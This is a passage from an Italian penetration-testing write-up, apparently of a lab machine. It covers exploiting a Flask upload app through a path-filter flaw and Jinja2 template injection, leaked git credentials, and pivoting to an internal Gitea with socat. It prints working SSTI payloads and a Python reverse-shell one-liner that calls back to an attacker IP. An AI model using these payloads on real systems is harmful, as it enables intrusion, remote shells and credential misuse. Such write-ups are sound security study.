


Figura 10: servizio upcloud

Se proviamo a caricare un file (figura 11) il sito ci fornisce un link per scaricare il file, sotto la route `/uploads`, questo ci fa pensare a una possibile Local File Inclusion (LFI).




Figura 11: file upload

Analizziamo la richiesta con Burpsuite (figura 12).




Figura 12: richiesta POST

2.4 Analisi del sorgente

Scarichiamo adesso il codice sorgente così da avere maggiori informazioni. Il contenuto dell'archivio è mostrato in figura 13.




Figura 13: cartella source

All'interno della cartella scaricata troviamo subito due cose interessanti: la cartella `.git` e il `Dockerfile`

2.4.1 Git

Come mostrato in figura 14, analizzando lo storico del controllo di versione notiamo due branch e diversi commit.

```
(kali㉿kali)-[~/Downloads/source(1)]
└─$ git branch -a
      dev
*   public

(kali㉿kali)-[~/Downloads/source(1)]
└─$ git log
commit 2c67a52253c6fe1f206ad82ba747e43208e8cfd9 (HEAD → public)
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:55:55 2022 +0200

    clean up dockerfile for production use

commit ee9d9f1ef9156c787d53074493e39ae364cd1e05
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:45:17 2022 +0200

    initial

(kali㉿kali)-[~/Downloads/source(1)]
└─$ git checkout dev
Switched to branch 'dev'

(kali㉿kali)-[~/Downloads/source(1)]
└─$ git log
commit c41fedef2ec6df98735c11b2faf1e79ef492a0f3 (HEAD → dev)
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:47:24 2022 +0200

    ease testing

commit be4da71987bbbc8fae7c961fb2de01ebd0be1997
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:46:54 2022 +0200

    added gitignore

commit a76f8f75f7a4a12b706b0cf9c983796fa1985820
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:46:16 2022 +0200

    updated

commit ee9d9f1ef9156c787d53074493e39ae364cd1e05
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:45:17 2022 +0200

    initial
```

Figura 14: storico di git

Muovendoci tra i vari commit e analizzando le differenze dei file, notiamo qualcosa di interessante nel commit precedente all'aggiunta del `gitignore` che serve per escludere file dal controllo versione. In particolare troviamo il file `/app/.vscode/settings.json` mostrato in figura 15.

```
1 {
2   "python.pythonPath": "/home/dev01/.virtualenvs/flask-app-b5GscEs_/bin/python",
3   "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.10.128:5187/",
4   "http.proxyStrictSSL": false
5 }
```

Figura 15: file settings.json

All'interno di questo file troviamo quelle che sembrano delle credenziali di accesso:

```
dev01:Soulless_Developer#2022
```

Proviamo ad utilizzarle per accedere tramite ssh:

```
$ ssh dev01@10.10.11.164
dev01@10.10.11.164: Permission denied (publickey).

$ ssh -o PreferredAuthentications=password -o PubkeyAuthentication=no
dev01@10.10.11.164
dev01@10.10.11.164: Permission denied (publickey).
```

Il server non ci permette l'accesso probabilmente è consentito solo l'accesso tramite certificato.

2.4.2 Local file inclusion (LFI)

Analizzando il codice notiamo che si tratta di una semplice applicazione flask, andiamo a controllare se è possibile effettuare la LFI.

```
1 import os
2
3 from app.utils import get_file_name
4 from flask import render_template, request, send_file
5
6 from app import app
7
8
9 @app.route('/', methods=['GET', 'POST'])
10 def upload_file():
11     if request.method == 'POST':
12         f = request.files['file']
13         file_name = get_file_name(f.filename)
14         file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
15         f.save(file_path)
16         return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)
17     return render_template('upload.html')
18
19
20 @app.route('/uploads/<path:path>')
21 def send_report(path):
22     path = get_file_name(path)
23     return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
```

Figura 16: file views.py

All'interno del file `views.py` (figura 16) è possibile notare la funzione `upload_file`, che permette di fare l'upload tramite POST, la cosa interessante è che viene preso il nome del file direttamente

dalla richiesta e questa stringa viene utilizzata per formare il filename di destinazione per il salvataggio nel file system. Viene utilizzata una funzione chiamata `get_file_name` che a prima vista sembra effettuare una sanificazione per il nome del file.

```
1 import time
2
3
4 def current_milli_time():
5     return round(time.time() * 1000)
6
7
8 """
9 Pass filename and return a secure version, which can then safely be stored on a regular file system.
10 """
11
12
13 def get_file_name(unsafe_filename):
14     return recursive_replace(unsafe_filename, "../", "")
15
16
17 """
18 TODO: get unique filename
19 """
20
21
22 def get_unique_upload_name(unsafe_filename):
23     spl = unsafe_filename.rsplit("\\.", 1)
24     file_name = spl[0]
25     file_extension = spl[1]
26     return recursive_replace(file_name, "../", "") + "_" + str(current_milli_time()) + "." + file_extension
27
28
29 """
30 Recursively replace a pattern in a string
31 """
32
33
34 def recursive_replace(search, replace_me, with_me):
35     if replace_me not in search:
36         return search
37     return recursive_replace(search.replace(replace_me, with_me), replace_me, with_me)
38
```

Figura 17: file utils.py

In effetti controllando nel file `utils.py` (figura 17), è possibile notare che la funzione `get_file_name` va semplicemente ad eliminare tutte le occorrenze della stringa `"../"` all'interno del filename. Tuttavia non vengono controllati i percorsi assoluti, questo ci fa pensare che forse è possibile sovrascrivere file in modo arbitrario.

Dal Dockerfile notiamo che la root directory dell'applicazione è `/app`.

Possiamo quindi pensare di sovrascrivere il file `success.html`, che viene renderizzato se l'upload ha successo, al fine di provocare una remote code execution.

Documentandoci su flask è stato trovato un interessante articolo (<https://www.onsecurity.io/blog/server-side-template-injection-with-jinja2/>) che mostra vari esempi di Template injection per flask.

Proviamo quindi tramite lo strumento repeater di Burp a sovrascrivere il file `success.html` con il seguente contenuto, che dovrebbe eseguire il comando di shell `id`:

```
{{request.application.__globals__.__builtins__.__import__('os').popen('id')
    .read()}}
```





Figura 18: RCE

Come si può notare in figura 18 l'attacco funziona, otteniamo in output il risultato dell'esecuzione del comando, vediamo che il server esegue come utente root.

2.4.3 Reverse Shell

Proviamo quindi a sfruttare questa RCE per ottenere una reverse shell, iniettiamo una classica reverse shell python presa dal sito

<https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>:

```
{{request.application.__globals__.__builtins__.__import__('os').popen('python -c \'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.74",1234));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);\'').read()}}
```

Possiamo quindi metterci in ascolto con netcat ed effettuare la richiesta (figura 19). L'attacco funziona infatti otteniamo una reverse shell (figura 20). Notiamo che siamo utenti root, tuttavia dopo qualche ricerca nel file system ci rendiamo presto conto di essere all'interno di un container docker e di non poter fare molto.




Figura 19: RCE reverse shell POST




Figura 20: reverse shell

2.5 Pivoting

Dopo innumerevoli ricerche ci si è resi conto che il servizio esposto sulla **porta 3000**, che risultava filtrata dall'esterno, è accessibile all'interno del container, come mostrato in figura 21.

```
/tmp # cd /tmp
/tmp # wget http://10.10.11.164:3000
Connecting to 10.10.11.164:3000 (10.10.11.164:3000)
saving to 'index.html'
index.html      100% |*****| 13414  0:00:00
0 ETA
'index.html' saved
/tmp # cat index.html
<!DOCTYPE html>
<html lang="en-US" class="theme-">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title> Gitea: Git with a cup of tea</title>
    <link rel="manifest" href="data:application/json;base64,eyJ1IjoiR2l0ZWV6IEdpdCB3aXRoIGV3VWIG9mIHRlYSIsInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcncRfdXJsIjoiaHR0cDovL29wZW5zb3VyY2UuaHRiOjMwMDAvIiwiaWVbnMiOlt7InNyYyI6Imh0dHA6Ly9vcGVuc291cmNlLmhh0YjozMdAwL2Fzc2V0
```

Figura 21: utilizzo di wget sulla porta 3000

Si può notare, leggendo l'intestazione della pagina web che ci viene restituita, che è presente un servizio chiamato **Gitea**, cercando in internet si scopre che si tratta di una piattaforma di serf-hosting per repository git:

- <https://gitea.io/en-us/>

Per accedere dall'esterno a questo servizio ci occorre quindi fare **Port forwarding**.

Leggendo il file `build-docker.sh`, presente sempre nel sorgente distribuito dalla web app, vediamo che il container espone la porta 80, possiamo supporre che questo sia lo script utilizzato per il deploy:

```
docker run -p 80:80 --rm --name=upcloud upcloud
```

Dopo svariati tentativi (provando anche a scrivere un proxy in python manualmente) ci si è resi conto che gli strumenti presenti all'interno del container non sono sufficienti a fare il port forwarding, inoltre il container non permette di scaricare software attraverso i repository tramite il tool `apk` (si tratta di una distribuzione Alpine Linux, <https://www.alpinelinux.org/>). Quindi si è optato per installare manualmente il software `socat`, passando manualmente il pacchetto dalla nostra macchina Kali.

Quindi abbiamo scaricato il pacchetto `apk` attraverso questo link: http://dl-cdn.alpinelinux.org/alpine/v3.12/main/x86_64/socat-1.7.3.4-r0.apk.

In seguito abbiamo avviato un server http con python, nella cartella Downloads:

```
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Scarichiamo quindi il pacchetto sul container docker:

```
wget http://10.10.14.74:8000/socat-1.7.3.4-r0.apk
```

E lo installiamo con il comando:

```
apk add --allow-untrusted socat-1.7.3.4-r0.apk
```

Prima di effettuare il port forwarding dobbiamo fermare il processo in esecuzione sulla porta 80, lo facciamo controllando i processi in ascolto con `netstat -np` e in seguito fermando il processo in questione con `kill`, come mostrato in figura 22.

```
/tmp #  
/tmp # netstat -np  
Active Internet connections (w/o servers)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name  
tcp        0      0 172.17.0.4:59662       10.10.14.74:1234       ESTABLISHED 12294/python  
tcp        1      0 172.17.0.4:80          10.10.14.74:32876      CLOSE_WAIT  8/python  
tcp        0      0 172.17.0.4:80          172.17.0.1:37824      TIME_WAIT   -  
netstat: /proc/net/tcp6: No such file or directory  
netstat: /proc/net/udp6: No such file or directory  
netstat: /proc/net/raw6: No such file or directory  
Active UNIX domain sockets (w/o servers)  
Proto RefCnt Flags       Type       State      I-Node PID/Program name  Path  
/tmp #  
/tmp #  
/tmp # kill 8  
/tmp #
```

Figura 22: stop processo in ascolto su porta 80

A questo punto possiamo effettuare il port forwarding con socat:

```
socat tcp-listen:80,reuseaddr,fork tcp:10.10.11.164:3000
```

2.5.1 Gitea

A questo punto recandoci tramite browser all'indirizzo del target abbiamo accesso a Gitea, come mostrato in figura 23.




Figura 23: Gitea

Proviamo quindi ad effettuare il login con le credenziali trovate in precedenza (figura 24).




Figura 24: Login

Il login funziona, adesso possiamo vedere i repository hostati sulla macchina, in particolare troviamo il repo `home-backup` che sembra contenere il backup della cartella home dell'utente (figura 25).

